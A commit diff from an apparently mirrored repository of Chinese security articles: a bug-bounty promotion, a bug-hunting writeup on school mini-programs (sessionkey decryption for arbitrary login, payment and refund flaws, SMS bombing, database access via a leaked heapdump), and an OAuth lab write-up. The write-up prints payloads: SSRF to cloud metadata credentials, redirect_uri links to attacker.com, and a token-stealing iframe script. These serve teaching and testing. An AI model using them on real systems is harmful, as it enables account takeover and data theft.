mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
EDU漏洞挖掘杂谈分享、【已复现】大蚂蚁 (BigAnt) 即时通讯系统任意文件上传漏洞、【已复现】Microsoft Office 安全功能绕过漏洞(CVE-2026-21509)安全风险通告第二次更新、【漏洞通告】Google Chrome V8 引擎类型混淆漏洞(CVE-2026-1862)、关于防范Microsoft Office安全功能绕过高危漏洞的风险提示、漏洞报告加分秘籍,直接套用!、【漏洞通告】飞牛系统(fnOS)任意文件读取漏洞、【啃啃鸡随便吃】某宝百事肯某鸡逻辑漏洞复现靶场、OAuth 2.0 安全攻防:从 Portswigger 六大实验看认证漏洞挖掘、DJI SRC 新春活动上线(漏洞x情报)奖励值 UP!、【二次更新】预警公告3天后被武器化利用,Microsoft Office 远程代码执行漏洞 (CVE-2026-21509)、
This commit is contained in:
 test committed
1 parent
90248d13e2
commit
3dcf6aff16
12 files changed
+1587
-1
No files matched your search
@@ -17573,5 +17573,16 @@
|
||||
"https://mp.weixin.qq.com/s/3YA6L_IlCrkzbDbrVDCMrw": "综合漏洞后渗透利用工具",
|
||||
"https://mp.weixin.qq.com/s/bmoOUbydU7Bes-XH0AkopQ": "14.9万星AI个人助手OpenClaw曝高危漏洞",
|
||||
"https://mp.weixin.qq.com/s/N2V5skUr__EJtCZ4PWRdUg": "已复现!大蚂蚁 (BigAnt) 即时通讯系统任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/EpY0aTJjGrv-qSx9n8wbkA": "CVE-2026-20820 clfs.sys堆溢出"
|
||||
"https://mp.weixin.qq.com/s/EpY0aTJjGrv-qSx9n8wbkA": "CVE-2026-20820 clfs.sys堆溢出",
|
||||
"https://mp.weixin.qq.com/s/dkk1eC6ssn50PnmwhX6eaA": "EDU漏洞挖掘杂谈分享",
|
||||
"https://mp.weixin.qq.com/s/O0fyS4zABq-BOrWw5H5Ptw": "【已复现】大蚂蚁 (BigAnt) 即时通讯系统任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/OohehXO0-p025as806sTSw": "【已复现】Microsoft Office 安全功能绕过漏洞(CVE-2026-21509)安全风险通告第二次更新",
|
||||
"https://mp.weixin.qq.com/s/odJon0o3LrVXu6jnChV21Q": "【漏洞通告】Google Chrome V8 引擎类型混淆漏洞(CVE-2026-1862)",
|
||||
"https://mp.weixin.qq.com/s/5sO9YbVElCjlMV2a7YStVg": "关于防范Microsoft Office安全功能绕过高危漏洞的风险提示",
|
||||
"https://mp.weixin.qq.com/s/6hV_WHoVXF6VA2lcRiLruw": "漏洞报告加分秘籍,直接套用!",
|
||||
"https://mp.weixin.qq.com/s/X7n9RTlq0H-SxnLJOZGxcA": "【漏洞通告】飞牛系统(fnOS)任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s/WOffLl_h9e-I_qmVV5P6Uw": "【啃啃鸡随便吃】某宝百事肯某鸡逻辑漏洞复现靶场",
|
||||
"https://mp.weixin.qq.com/s/hoi3diJwRtPIY_yeCDXrSA": "OAuth 2.0 安全攻防:从 Portswigger 六大实验看认证漏洞挖掘",
|
||||
"https://mp.weixin.qq.com/s/QHLy5xEAOsmWLHKbRy-MJA": "DJI SRC 新春活动上线(漏洞x情报)奖励值 UP!",
|
||||
"https://mp.weixin.qq.com/s/EIBPWPG4PUU-dVslSUVORg": "【二次更新】预警公告3天后被武器化利用,Microsoft Office 远程代码执行漏洞 (CVE-2026-21509)"
|
||||
}
|
||||
@@ -0,0 +1,57 @@
|
||||
# DJI SRC 新春活动上线(漏洞x情报)奖励值 UP!
|
||||
原创 Ha1ey
|
||||
Ha1ey 安全白白 2026-02-04 06:27
|
||||
|
||||

|
||||
|
||||
|
||||
🎊 骏马迎春 安驭未来 DSRC 活动已上线!
|
||||
|
||||
|
||||
【活动奖励】
|
||||
|
||||
🐎 新春守护 马上加赏
|
||||
|
||||
活动期间有效报告奖励均享
|
||||
1.5倍
|
||||
加成!
|
||||
|
||||
|
||||
🕵️ 情报追踪 重磅加码
|
||||
|
||||
首度纳入黑灰产情报提交,奖励
|
||||
上不封顶!
|
||||
|
||||
|
||||
额外奖励
|
||||
|
||||
🏆 贡献奖励:
|
||||
累计贡献前三名 额外奖励
|
||||
¥1000、¥500、¥200
|
||||
|
||||
🎁 新手礼遇:
|
||||
首次参与并提交有效报告,即赠
|
||||
DSRC定制礼品
|
||||
|
||||
📜 荣誉认证:
|
||||
所有有效报告均可获得
|
||||
DSRC致谢证书。
|
||||
|
||||
|
||||
【活动时间
|
||||
】
|
||||
|
||||
漏洞提交:2月1日-2月15日
|
||||
|
||||
情报提交:2月1日-2月28日
|
||||
|
||||
|
||||
【活动详情及参与入口】
|
||||
|
||||
https://security.dji.com
|
||||
|
||||
【温馨提示】
|
||||
|
||||
提交时漏洞标题需注明【新春专项】
|
||||
|
||||
|
||||
@@ -0,0 +1,248 @@
|
||||
# EDU漏洞挖掘杂谈分享
|
||||
原创 zkaq-nnsae86
|
||||
zkaq-nnsae86 掌控安全EDU 2026-02-04 06:50
|
||||
|
||||
扫码领资料
|
||||
|
||||
获网安教程
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
# 本文由掌控安全学院 - nnsae86 投稿
|
||||
|
||||
**来****Track安全社区投稿~**
|
||||
|
||||
**千元稿费!还有保底奖励~( https://bbs.zkaq.cn )**
|
||||
# 前言
|
||||
|
||||
EDU漏洞挖掘分享,主要是一些RANK上分技巧和捡洞方式分享,针对新手小白也可以挖出漏洞,只要会用工具就行,漏洞类型多种,没啥难度,纯分享,大佬勿喷。
|
||||
# sessionkey泄漏1
|
||||
|
||||
这种漏洞是比较简单的,很多小程序都会有,并且不需要技术要求,危害却很大。
|
||||
|
||||
某小程序,访问发现登记功能点,需要登录
|
||||
|
||||

|
||||
|
||||
登录口直接抓包,发现泄漏sessionkey和iv以及encrytedata信息
|
||||
|
||||

|
||||
|
||||
直接使用微信一键登录解密工具,成功解密,这个工具微信上有很多公众号都发不步了的,可以去微信上找找。
|
||||
|
||||

|
||||
|
||||
这里直接更改手机号然后加密回去在登录发包,成功进行任意用户登录。
|
||||
|
||||

|
||||
# sessionkey泄漏2
|
||||
|
||||
也是某学校小程序
|
||||
|
||||

|
||||
|
||||
登录抓包,发现泄漏iv以及encrytedata信息但是没有sessionkey却在phonekey字段有一串base64编码的字段,解密,里面存在sessionkey
|
||||
|
||||

|
||||
|
||||
解密成功
|
||||
|
||||

|
||||
|
||||
直接更换手机号加密发包
|
||||
|
||||

|
||||
|
||||
成功登录其他用户账号
|
||||
|
||||

|
||||
# 支付漏洞
|
||||
|
||||
支付漏洞,这个纯捡洞,我都没有打开burp啥工具,就是随便点一下,发现可以充值,并且没有限制位数,因此可以冲0.019元,看看最后实际到账是多少
|
||||
|
||||
ps:图片金额写错了
|
||||
|
||||

|
||||
|
||||
这里直接充值0.01元
|
||||
|
||||

|
||||
|
||||
但是发现钱包金额为0.02元,成功拿下支付漏洞
|
||||
|
||||

|
||||
|
||||
还有更炸裂的,充值的金额可以申请退款,那这不就相当于捡钱嘛,如果你充100,最终退款200,你就白捡嫖 00,这个洞的危害其实挺大的。
|
||||
|
||||

|
||||
# 任意账号登录
|
||||
|
||||
这个漏洞其实也简单,登录账号需要手机号,但是该系统只有学校用户才能使用,因此无法登录
|
||||
|
||||

|
||||
|
||||
这里通过抓包发现主要通过phone手机号进行登录操作,因此我们可以爆破手机号或者去信息收集拿到手机号,这里直接替换为校园用户的手机号
|
||||
|
||||

|
||||
|
||||
发包,成功登录其他用户账号
|
||||
|
||||

|
||||
|
||||
里面有很多的用户信息
|
||||
|
||||

|
||||
|
||||
400+的手机号信息,相当于可以任意账号登录这400+用户的账号
|
||||
|
||||

|
||||
|
||||
这里又测试了另一个手机号,也是成功登录
|
||||
|
||||

|
||||
## 越权
|
||||
|
||||
上述登录后发现某个学生账号,泄漏了身份证,手机号信息等,但是没有任何权限查看其他用户信息
|
||||
|
||||

|
||||
|
||||
这里直接替换接口为上述查看所有用户手机号的信息,成功越权
|
||||
|
||||

|
||||
# 暗链
|
||||
|
||||
这个洞我觉得性价比最高的,也是最简单轻松的,有时候走在路上或者身边没有电脑的时候随便找找公众号,服务号啥的点点说不定就有了。而且这个漏洞给rank3分,其实挺多的,一般的中危可能才2rank
|
||||
|
||||
某公众号,点进去,发现两个功能,微xx和翼xx
|
||||
|
||||

|
||||
|
||||
点进去发现是菠菜网站,这真是捡洞,这个是我在路上随便搜索公众号点一点就挖到了
|
||||
|
||||

|
||||
# 信息泄露
|
||||
|
||||
还有一种漏洞spring信息泄漏,这种小程序很多,基本上就是burp一开,小程序点开然后随便点点功能点或者有登录口随便试下弱口令,burp插件会自动进行spring信息泄漏扫描
|
||||
|
||||

|
||||
|
||||
这里也是通过burp拿下
|
||||
|
||||

|
||||
|
||||
这个也是一样
|
||||
|
||||

|
||||
|
||||
直接下载heapdump文件,不过这种漏洞可能很多都被挖掘过喽,大部分可能重复,但是你可以试试,说不定就有没叫过的呢?而且发现heapdump文件可以看看有没有弱口令aksk啥信息,说不定可以进一步利用也不一定,我这里就是发现里面泄漏了数据库密码,而且数据库开放在公网,直接进去,哪些数十个管理员权限账号,打包提交给了8rank
|
||||
|
||||

|
||||
# 短信验证码缺陷
|
||||
|
||||
这种洞也简单,都不用开burp
|
||||
|
||||
某注册处,需要验证码
|
||||
|
||||

|
||||
|
||||
验证码任意输入,长度,字符都不限
|
||||
|
||||

|
||||
|
||||
注册成功可直接登录,而且这个网站存在忘记密码处,经测试,同样有效。
|
||||
|
||||

|
||||
# 逻辑缺陷
|
||||
|
||||
这个洞奇葩,其实危害不是很大,但是也是第一次遇到所以给大家分享一下
|
||||
访问网站,输入手机号,发送验证码
|
||||
|
||||

|
||||
|
||||
抓包,phone参数后面再拼接手机号
|
||||
|
||||

|
||||
|
||||
验证码可以发现两个手机号均发送同样验证码,如下图:
|
||||
|
||||

|
||||
|
||||
但是我登录的时候发现这两个手机号都不对,就是比如使用A账号+验证码935539以及B账号+验证码935539都提示不正确。
|
||||
|
||||
因此这里直接把手机号改为
|
||||
192xxx,134xxx,登录成功,发现个人信息处手机号变为了192xxx,134xxx。太奇葩啦。
|
||||
|
||||

|
||||
## 短信轰炸
|
||||
|
||||
而且通过测试,发现可以填无数个数组,且显示发送成功
|
||||
|
||||

|
||||
|
||||
多次发送请求直接造成短信轰炸
|
||||
|
||||

|
||||
# 积分刷取
|
||||
|
||||
这里还发现积分刷取,这个比并发更牛逼,完全就是逻辑设计缺陷,点击首次登录会自动获取81积分
|
||||
|
||||

|
||||
|
||||
然后可以完成任务,比如实名认证,评论,点赞报名啥的,可以获取更多积分,这里进行认证,直接把sourceType值改为2
|
||||
|
||||

|
||||
|
||||
积分变为83
|
||||
|
||||

|
||||
|
||||
多次发送上述请求包,直接批量获取积分。积分可以换东西,相当于一种变现了。
|
||||
|
||||

|
||||
|
||||
申明:本公众号所分享内容仅用于网络安全技术讨论,切勿用于违法途径,
|
||||
|
||||
所有渗透都需获取授权,违者后果自行承担,与本号及作者无关,请谨记守法.
|
||||
|
||||

|
||||
|
||||
**没看够~?欢迎关注!**
|
||||
|
||||
|
||||
**分享本文到朋友圈,可以凭截图找老师领取**
|
||||
|
||||
上千**教程+工具+交流群+靶场账号**
|
||||
哦
|
||||
|
||||

|
||||
|
||||
******分享后扫码加我!**
|
||||
|
||||
**回顾往期内容**
|
||||
|
||||
[网络安全人员必考的几本证书!](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247520349&idx=1&sn=41b1bcd357e4178ba478e164ae531626&chksm=fa6be92ccd1c603af2d9100348600db5ed5a2284e82fd2b370e00b1138731b3cac5f83a3a542&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[文库|内网神器cs4.0使用说明书](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247519540&idx=1&sn=e8246a12895a32b4fc2909a0874faac2&chksm=fa6bf445cd1c7d53a207200289fe15a8518cd1eb0cc18535222ea01ac51c3e22706f63f20251&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[重生HW之感谢客服小姐姐带我进入内网遨游](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247549901&idx=1&sn=f7c9c17858ce86edf5679149cce9ae9a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[手把手教你CNVD漏洞挖掘 + 资产收集](https://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247542576&idx=1&sn=d9f419d7a632390d52591ec0a5f4ba01&token=74838194&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[【精选】SRC快速入门+上分小秘籍+实战指南](http://mp.weixin.qq.com/s?__biz=MzUyODkwNDIyMg==&mid=2247512593&idx=1&sn=24c8e51745added4f81aa1e337fc8a1a&chksm=fa6bcb60cd1c4276d9d21ebaa7cb4c0c8c562e54fe8742c87e62343c00a1283c9eb3ea1c67dc&scene=21#wechat_redirect)
|
||||
|
||||
## 代理池工具撰写 | 只有无尽的跳转,没有封禁的IP!
|
||||
|
||||

|
||||
|
||||
点赞+在看支持一下吧~感谢看官老爷~
|
||||
|
||||
你的点赞是我更新的动力
|
||||
|
||||
@@ -0,0 +1,299 @@
|
||||
# OAuth 2.0 安全攻防:从 Portswigger 六大实验看认证漏洞挖掘
|
||||
原创 X
|
||||
X XiAnG学安全 2026-02-04 07:19
|
||||
|
||||
|
||||
|
||||
# OAuth 2.0 安全攻防:从 Portswigger 六大实验看认证漏洞挖掘
|
||||
|
||||
OAuth 2.0 已经成为现代 Web 应用的标准认证协议,但在便捷的单点登录背后,隐藏着诸多安全隐患。本文基于 Portswigger Web Security Academy 的六大 OAuth 实验,系统梳理攻击手法、漏洞原理与防御方案,帮助安全从业者建立完整的 OAuth 攻防知识体系。
|
||||
## 一、OAuth 2.0 基础:你真的了解授权流程吗?
|
||||
|
||||
在深入漏洞之前,我们先厘清 OAuth 2.0 的两种核心模式:
|
||||
### 1.1 授权码模式(Authorization Code)
|
||||
|
||||
**最安全、最推荐的流程**
|
||||
```
|
||||
用户点击登录 → 授权服务器返回 code → 后端用 code+client_secret 换 token
|
||||
```
|
||||
- • 授权码(code)通过浏览器传递
|
||||
|
||||
- • Access token **只在后端通道**
|
||||
流转
|
||||
|
||||
- • 支持 PKCE 扩展,防止 CSRF
|
||||
|
||||
### 1.2 隐式授权模式(Implicit)
|
||||
|
||||
**为单页应用(SPA)设计,但安全性较差**
|
||||
```
|
||||
用户点击登录 → 授权服务器直接返回 access_token(在 URL #fragment 中)
|
||||
```
|
||||
- • Access token **暴露在浏览器地址栏**
|
||||
|
||||
- • 通过 JavaScript 提取使用
|
||||
|
||||
- • **OAuth 2.1 已废弃此模式**
|
||||
|
||||
## 二、六大实验全景对比
|
||||
|
||||
<table><thead><tr><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">实验名称</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">难度</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">核心漏洞</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">攻击目标</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">关键利用点</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">Authentication bypass via OAuth implicit flow</span></strong></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">⭐ Apprentice</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">客户端未验证 token 与用户绑定关系</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">任意用户账户</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">替换 email 参数,token 不变</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">Forced OAuth profile linking</span></strong></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">⭐⭐ Practitioner</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">缺失 state 参数,CSRF 攻击</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">已登录用户的账户绑定</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">预获取 code,诱使 admin 完成回调</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">OAuth account hijacking via redirect_uri</span></strong></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">⭐⭐ Practitioner</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">redirect_uri 无白名单验证</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">授权码(code)</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">构造恶意 redirect_uri 外泄 code</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">Stealing OAuth access tokens via an open redirect</span></strong></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">⭐⭐ Practitioner</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">redirect_uri 目录遍历 + 开放重定向</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">Access token</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">利用 ../ 遍历到跳转页面,外泄 token</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">Stealing OAuth access tokens via a proxy page</span></strong></td><td style="border: 1px solid #dfdfdf;padding: 0Line truncated
|
||||
## 三、六大攻击向量深度解析
|
||||
### 3.1 攻击向量一:授权服务器配置缺陷
|
||||
|
||||
**代表实验:SSRF via OpenID Dynamic Client Registration**
|
||||
|
||||
**漏洞原理**
|
||||
:
|
||||
- • 动态客户端注册端点(/reg
|
||||
)**无需认证**
|
||||
即可访问
|
||||
|
||||
- • logo_uri
|
||||
参数指定的 URL 会被授权服务器访问以获取 logo
|
||||
|
||||
- • 攻击者指向内网地址(169.254.169.254
|
||||
),造成 SSRF
|
||||
|
||||
**利用代码**
|
||||
:
|
||||
```
|
||||
{ "redirect_uris": ["https://example.com"], "logo_uri": "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin/"}
|
||||
```
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
1. 1. 注册端点要求 Initial Access Token
|
||||
|
||||
1. 2. 严格校验所有 URI 参数(白名单域名)
|
||||
|
||||
1. 3. 禁止访问内网网段(169.254.0.0/16, 10.0.0.0/8 等)
|
||||
|
||||
### 3.2 攻击向量二:redirect_uri 劫持
|
||||
|
||||
**代表实验:OAuth account hijacking via redirect_uri**
|
||||
|
||||
**漏洞原理**
|
||||
:
|
||||
- • 授权服务器**未验证**
|
||||
redirect_uri 或验证不严格
|
||||
|
||||
- • 攻击者将 redirect_uri 改为自己的服务器
|
||||
|
||||
- • 受害者授权后,code/token 被发送到攻击者服务器
|
||||
|
||||
**利用技巧**
|
||||
:
|
||||
```
|
||||
# 恶意授权链接GET /auth?client_id=xxx&redirect_uri=https://attacker.com/callback&response_type=code
|
||||
```
|
||||
|
||||
**进阶攻击**
|
||||
:目录遍历 + 开放重定向组合
|
||||
```
|
||||
# 先利用 ../ 遍历到站内开放重定向点redirect_uri=https://victim.com/oauth-callback/../post/next?path=https://attacker.com
|
||||
```
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
1. 1. **精确匹配**
|
||||
:注册时登记的 URI 必须与请求完全一致
|
||||
|
||||
1. 2. **禁止通配符**
|
||||
:不使用 *
|
||||
或部分匹配
|
||||
|
||||
1. 3. **PKCE 强制**
|
||||
:即使 code 被截获也无法使用
|
||||
|
||||
### 3.3 攻击向量三:CSRF 绑定攻击
|
||||
|
||||
**代表实验:Forced OAuth profile linking**
|
||||
|
||||
**漏洞原理**
|
||||
:
|
||||
- • OAuth 流程**缺失 state 参数**
|
||||
(CSRF Token)
|
||||
|
||||
- • 攻击者预先将**自己的社交账户**
|
||||
绑定到**受害者的本地账户**
|
||||
|
||||
**攻击流程**
|
||||
:
|
||||
```
|
||||
1. 攻击者登录自己的账户,开始 OAuth 绑定流程2. 在授权回调前截获 code(Burp Drop)3. 构造 CSRF 页面,诱导已登录的 admin 访问 <iframe src="/oauth-linking?code=ATTACKER_CODE">4. admin 的浏览器携带 session 完成绑定5. 攻击者现在可用自己的社交账户登录 admin 账户
|
||||
```
|
||||
|
||||
**关键点**
|
||||
:state 参数确保授权请求和回调的会话一致性
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
- • **强制 state 参数**
|
||||
:随机不可预测,绑定到用户会话
|
||||
|
||||
- • **验证一致性**
|
||||
:回调时检查 state 是否匹配
|
||||
|
||||
### 3.4 攻击向量四:隐式流令牌泄漏
|
||||
|
||||
**代表实验:Authentication bypass via OAuth implicit flow**
|
||||
|
||||
**漏洞原理**
|
||||
:
|
||||
- • 隐式流将 access_token 放在 URL fragment 中(#access_token=xxx
|
||||
)
|
||||
|
||||
- • 客户端应用**未验证 token 归属**
|
||||
,只检查 token 有效性
|
||||
|
||||
- • 攻击者用**自己的有效 token**
|
||||
+ **受害者的 email**
|
||||
完成登录
|
||||
|
||||
**利用代码**
|
||||
:
|
||||
```
|
||||
POST /authenticate{ "email": "[email protected]", // 篡改 "username": "attacker", "token": "ATTACKER_VALID_TOKEN" // 自己的 token}
|
||||
```
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
- • **弃用隐式流**
|
||||
:改用授权码模式 + PKCE
|
||||
|
||||
- • **服务端验证**
|
||||
:用 token 向 OAuth 服务器请求用户信息,与提交的身份比对
|
||||
|
||||
### 3.5 攻击向量五:代理页面劫持
|
||||
|
||||
**代表实验:Stealing OAuth access tokens via a proxy page**
|
||||
|
||||
**漏洞原理**
|
||||
:
|
||||
- • 站内存在**不安全的 postMessage**
|
||||
实现(如评论表单)
|
||||
|
||||
- • parent.postMessage(data, '*')
|
||||
向任意域发送消息,包含当前 URL(含 token)
|
||||
|
||||
**攻击链**
|
||||
:
|
||||
```
|
||||
redirect_uri 遍历到 comment-form 页面 → 页面加载时自动 postMessage 发送 location.href(含 #access_token) → 攻击者的 exploit 页面作为 parent 接收消息 → 外泄 token
|
||||
```
|
||||
|
||||
**利用代码**
|
||||
:
|
||||
```
|
||||
<!-- 攻击者页面 --><iframe src="https://oauth-server/auth?...&redirect_uri=../post/comment/comment-form&response_type=token"></iframe><script>window.addEventListener('message', e => { fetch('/log?token=' + e.data.data) // 捕获 token}, false)</script>
|
||||
```
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
- • **指定 targetOrigin**
|
||||
:postMessage(data, 'https://trusted.com')
|
||||
|
||||
- • **验证 event.origin**
|
||||
:接收方检查消息来源
|
||||
|
||||
- • **不传输敏感数据**
|
||||
:避免在 postMessage 中发送 token、session 等
|
||||
|
||||
### 3.6 攻击向量六:开放重定向组合攻击
|
||||
|
||||
**代表实验:Stealing OAuth access tokens via an open redirect**
|
||||
|
||||
**与代理页面的区别**
|
||||
:利用跳转而非 postMessage
|
||||
|
||||
**攻击链**
|
||||
:
|
||||
```
|
||||
redirect_uri=../post/next?path=https://attacker.com → 授权后跳转到 /post/next?path=attacker.com#token → 开放重定向到 attacker.com?token=xxx(从 Referer 或 JS 提取)
|
||||
```
|
||||
|
||||
**防御方案**
|
||||
:
|
||||
- • **修复开放重定向**
|
||||
:path 参数只允许站内相对路径
|
||||
|
||||
- • **多重验证**
|
||||
:跳转前检查 URL 是否在白名单
|
||||
|
||||
## 四、漏洞挖掘实战技巧
|
||||
### 4.1 信息收集:发现 OAuth 端点
|
||||
```
|
||||
1. 访问 /.well-known/openid-configuration → 获取 authorization_endpoint, token_endpoint, registration_endpoint 2. 检查登录按钮的 href → 分析 client_id, redirect_uri, response_type, scope 3. 查看页面源码和 JS 文件 → 寻找 postMessage, addEventListener, window.location 等关键词
|
||||
```
|
||||
### 4.2 重定向测试矩阵
|
||||
|
||||
<table><thead><tr><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">测试 payload</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">预期结果</span></section></th><th style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;background: rgba(0, 0, 0, 0.05);"><section><span leaf="">漏洞判断</span></section></th></tr></thead><tbody><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><code style="font-size: 90%;color: #d14;background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">redirect_uri=https://evil.com</span></code></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">报错或忽略</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">安全</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><code style="font-size: 90%;color: #d14;background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">redirect_uri=https://victim.com.evil.com</span></code></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">报错或忽略</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">安全(检查域名边界)</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><code style="font-size: 90%;color: #d14;background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">redirect_uri=https://victim.com/@evil.com</span></code></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">报错或忽略</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">安全(检查 @ 符号)</span></section></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><code style="font-size: 90%;color: #d14;background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">redirect_uri=https://victim.com/oauth/../evil</span></code></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">成功</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">路径遍历漏洞</span></strong></td></tr><tr><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><code style="font-size: 90%;color: #d14;background: rgba(27, 31, 35, 0.05);padding: 3px 5px;border-radius: 4px;"><span leaf="">redirect_uri=https://victim.com/oauth-callback/../post/next?path=evil.com</span></code></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><section><span leaf="">成功</span></section></td><td style="border: 1px solid #dfdfdf;padding: 0.25em 0.5em;color: #3f3f3f;word-break: keep-all;"><strong style="color: #0F4C81;font-weight: bold;font-size: inherit;"><span leaf="">目录遍历 + 开放重定向</span></strong></td></tr></tbody></table>
|
||||
### 4.3 关键参数检查清单
|
